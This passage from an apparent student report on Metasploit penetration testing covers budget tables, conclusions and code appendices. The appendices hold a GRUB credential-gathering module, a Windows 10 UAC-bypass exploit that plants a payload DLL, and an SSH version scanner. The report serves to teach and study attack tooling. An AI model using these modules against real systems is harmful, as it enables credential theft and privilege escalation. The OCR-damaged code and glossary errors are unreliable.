

Figure 20: Verification steps for SSH version

Then a full review of all the options the module allow us to modify and what they do are explained:



Figure 21: Options for SSH version

Finally, a few scenarios specifying where the module has been tested with its results are shown:

Figure 22: Scenarios in the ssh version module

6. Budget

This section studies the cost of the project developed. As it has no prototype and the only result is software the project doesn't have any production costs.

The personnel needed to develop this project is one junior engineer and one project coordinator. The personnel budget is as follows:

Personnel		
Junior Engineer	16 weeks x 30 h x 10€ / h	4.800 €
Project Coordinator	15 h x 20€	300 €
Subtotal		5.100 €

Table 4: Personnel costs of the project

This project direct cost only includes a laptop using Ubuntu and a Desktop PC using windows 10

Materials used	Total cost	Depreciation (10%)
Laptop	1000 €	100 €
Desktop PC	1500 €	150 €
Subtotal		250 €

Table 5: Direct costs of the project

Finally, we must consider the indirect costs used this 4 month

Indirect costs		Total
Office rent	4 month x 450 €	1800 €
Electricity and Internet	4 month x 80 €	240 €
Subtotal		2040 €

Table 6: Indirect costs of the project

Adding up all the costs described above we conclude that the final project costs is 7.390 €

Costs	Total
Personnel	5.100 €
Material used	250 €
Indirect costs	2.040 €
Total	7.390 €

Table 7: Total costs of the project

7. Conclusions and future development:

Personally this project has been a very good introduction to the world of penetration testing. I feel like if learned a lot about how to perform a real and professional penetration test using Metasploit as the main tool for it. I have not only learned about how to use the tool but explored its code and researched and developed some modules to contribute to this community. For me, having done deep research in these topics helped me comprehend how cybersecurity operates and the importance of it.

The challenges had been chosen so that this project could have a broader view of the framework. I wanted to choose challenges from different parts of the structure of Metasploit to further increase the view in them. All the challenges has been met, with different levels of difficulty and different time frames. For example the second challenge proved to be the most difficult one for the specific system requirements and the background research done. But most importantly, I've learned a lot from each one of them.

Finally, is very easy to visualize the future development of this project. The open source community is working on it and helping improve software as this project was being made. Most of us don't realize the incredible work the open source community does at writing excellent software and keeping all of it free to use. Linux, Firefox, Metasploit, just to name a few are very huge names in the industry that keep up with and surpass other giants thanks to the work of these people.

Bibliography:

[1] Ed Skoudis, Comprehensive Pen Test Planning Scoping, and Recon, Sans 2018

[2] David Kennedy, Jim O'Gorman, Devon Kearns and Mati Aharoni. Metasploit The Penetration Tester's Guide, 2011

[3] Sagar Rahalkar, Metasploit for Beginners, Packt Publishing Ltd, 21 july 2017

[4] David Flanagan & Yukihiro Matsumoto, The Ruby Programming Language, O'REILLY, 2008

[5] Penetration testing standards, http://www.pentest-standard.org . Last access 2019

[6] Metasploit unleashed guide, https://www.offensive-security.com/metasploit-unleashed/ . Last access 2019

[7] Metasploit github page, https://github.com/rapid7/metasploit-framework . Last access 2019

[8] Ruby guide code academy, https://www.codecademy.com/learn/learn-ruby . Last access 2019

[9] UAC explanation, https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works. Last edition 16/11/2018

[10] SSH explanation, https://www.ssh.com Last access 2019

Appendices :

Grub gather code:

```
class MetasploitModule < Msf::Post
  include Msf::Post::File
  def initialize(info = {})
    super(update_info(info,
      'Name'          => 'Linux Grub Credentials Gather',
      'Description'   => %q{Gathers all the credentials from the grub},
      'License'       => MSF_LICENSE,
      'Author'        => [ 'Nil Torres' ],
      'Platform'      => [ 'linux', 'osx', 'solaris', 'unix', 'bsd' ],
      'SessionTypes'  => [ 'meterpreter', 'shell' ]))
  end
  def run
        paths  =  %w(/boot/grub/grub.conf  /boot/grub/grub.cfg  /etc/grub.conf
/etc/grub/grub.cfg /etc/grub.d/00_header /mnt/sysimage/boot/grub.conf /mnt/boot/
grub/grub.conf /rpool/boot/grub/grub.cfg)
    case session.platform
    when 'unix', 'linux', 'solaris', 'unix', 'bsd'
      print_status("Finding grub files")
      paths.each do |path|
        if exists?(path)
          print_status("File #{path} exists")
          print_status("Reading file...")
          data = read_file(path)
                    store_loot('grub.passwords',  'text/plain',  session,  data,
"grub_info.txt")
          lines = data.split("\n")
          lines.each do |line|
            print_good(line) if line.starts_with?('password')
          end
        end
      end
    else
      fail_with Failure:: NoTarget, "Unsupported platform: #{session.platform}"
    end
  end
end
```

UAC bypasset code:

```
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
class MetasploitModule < Msf::Exploit::Local
  Rank = ManualRanking
  include Msf::Post::File
  include Msf::Exploit::EXE
  include Msf::Post::Windows::Priv
  include Msf::Post::Windows::Runas
  def initialize(info = {})
    super(update_info(info,
      'Name'           => 'UAC Bypass in Windows Store',
        'Description'    => %q(Privilage excalation by UAC Bypass in Windows
Store),
      'License'        => MSF_LICENSE,
      'Author'         => [ 'ACTIVELabs','Nil Torres' ],
      'Platform'       => [ 'win' ],
      'SessionTypes'   => [ 'meterpreter'],
      'DefaultTarget' => 0,
      'Targets'        => [
          [ 'Windows x86', { 'Arch' => ARCH_X86 } ],
          [ 'Windows x64', { 'Arch' => ARCH_X64 } ]]))
  end
  def check
    if sysinfo['OS'] =~ /Windows 10/ && is_uac_enabled?
      CheckCode::Appears
    else
      CheckCode::Safe
    end
  end
  def exploit
    standardCheck
    checkAdmin
    uacCheck
  end
  def standardCheck
     fail_with(Failure::NotVulnerable,"Target doesn't meet requirements") unless
check == Exploit::CheckCode::Appears
```

```
    fail_with(Failure::None, 'Elevated state already archived') if is_admin? ||
is_system?
  end
  def checkAdmin
    case is_in_admin_group?
    when nil
      print_error('Failed execution checking if user is in Admin group')
    when true
      print_good("User is in Admin group")
    when false
      fail_with(Failure::NoAccess, 'Not in admin groups, cannot escalate')
    end
  end
  def uacCheck
    case get_uac_level
                                  when        UAC_PROMPT_CREDS_IF_SECURE_DESKTOP,
UAC_PROMPT_CONSENT_IF_SECURE_DESKTOP, UAC_PROMPT_CREDS, UAC_PROMPT_CONSENT
      fail_with(Failure::NotVulnerable, "UAC is set to 'Always Notify'. setting
not supported, quitting ")
    when UAC_DEFAULT
      print_good('UAC is set to default, continuing...')
        fail_with(Failure::BadConfig, 'Payload and target must have the same
architecture')   unless   sysinfo['Architecture']   ==   payload.arch.first   or
payload.nil?
      checkDirectories
      payloadExecution
    when UAC_NO_PROMPT
        print_warning('UAC set to do not prompt - using ShellExecute "runas"
method instead')
      shell_execute_exe
      return false
    end
  end
  def checkDirectories
    win_dir = "C:\\Windows \\"
    sys_dir = "C:\\Windows \\System32\\"
    exploitFile = sys_dir + "WSReset.exe"
    unless exists? win_dir
      print_status("Creating directory '#{win_dir}'...")
      session.fs.dir.mkdir(win_dir)
    end
```

```
    unless exists? sys_dir
      print_status("Creating directory '#{sys_dir}'...")
      session.fs.dir.mkdir(sys_dir)
    end
    unless exists? exploitFile
      session.fs.file.copy("C:\\Windows\\System32\\WSReset.exe", exploitFile)
    end
    print_warning("This exploit requires manual cleanup of the '#{win_dir}' and
'#{sys_dir}' directories!")
  end
  def payloadExecution
    payload_dll = "C:\\Windows \\System32\\propsys.dll"
    print_status("Creating payload '#{payload_dll}'...")
    payload = generate_payload_dll
    write_file(payload_dll, payload)
    print_status("Executing WSReset.exe")
    begin
        session.sys.process.execute("cmd.exe /c \"#{exploit}\"", nil, {'Hidden'
=> true})
    rescue ::Exception => e
      print_error(e.to_s)
    end
  end
end
```

ssh_version module bult by Daniel van Eeden:

```
require 'recog'
class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::Tcp
  include Msf::Auxiliary::Scanner
  include Msf::Auxiliary::Report
  # the default timeout (in seconds) to wait, in total, for both a successful
  # connection to a given endpoint and for the initial protocol response
  # from the supposed SSH endpoint to be returned
  DEFAULT_TIMEOUT = 30
  def initialize
    super(
      'Name'        => 'SSH Version Scanner',
      'Description' => 'Detect SSH Version.',
      'References'  =>
        [
          [ 'URL', 'http://en.wikipedia.org/wiki/SecureShell' ]
        ],
      'Author'      => [ 'Daniel van Eeden <metasploit[at]myname.nl>' ],
      'License'     => MSF_LICENSE
    )
    register_options(
      [
        Opt::RPORT(22),
                OptInt.new('TIMEOUT',  [true,  'Timeout  for  the  SSH  probe',
DEFAULT_TIMEOUT])
      ],
      self.class
    )
  end
  def timeout
    datastore['TIMEOUT'] <= 0 ? DEFAULT_TIMEOUT : datastore['TIMEOUT']
  end
  def run_host(target_host)
    begin
      ::Timeout.timeout(timeout) do
        connect
        resp = soc  k.get_once(-1, timeout)
        if ! resp
```

```
            vprint_warning("No response")
            return
          end
          ident, first_message = resp.split(/[\r\n]+/)
          info = ""
          if /^SSH-\d+\.\d+-(.*)$/ !~ ident
              vprint_warning("Was not SSH -- #{resp.size} bytes beginning with
#{resp[0, 12]}")
            return
          end
          banner = $1
          # Try to match with Recog and show the relevant fields to the user
          recog_match = Recog::Nizer.match('ssh.banner', banner)
          if recog_match
            info << " ( "
            recog_match.each_pair do |k,v|
              next if k == 'matched'
              info << "#{k}=#{v} "
            end
            info << ")"
          end

          if first_message && first_message.size >= 5
            extra = first_message.unpack("NCCA*") # sz, pad_sz, code, data
            if (extra.last.size + 2 == extra[0]) && extra[2] == 20
              info << " (Kippo Honeypot)"
            end
          end
          print_good("SSH server version: #{ident}#{info}")
             report_service(host: rhost, port: rport, name: 'ssh', proto: 'tcp',
info: ident)
        end
      rescue Timeout::Error
        vprint_warning("Timed out after #{timeout} seconds. Skipping.")
      ensure
        disconnect
      end
    end
end
```

Glossary

1 IP → Internet Protocol
2 TCP → Transmission Control Protocol
3 NMAP → Network Mapper
4 OS → Operative System
5 DLL → Dynamic-link library
6 API → Application programming interface
7 NAT → Network adress translation
8 GNU → GNU's Not Unix (recursive acronym)
9 SSH → Secure Shield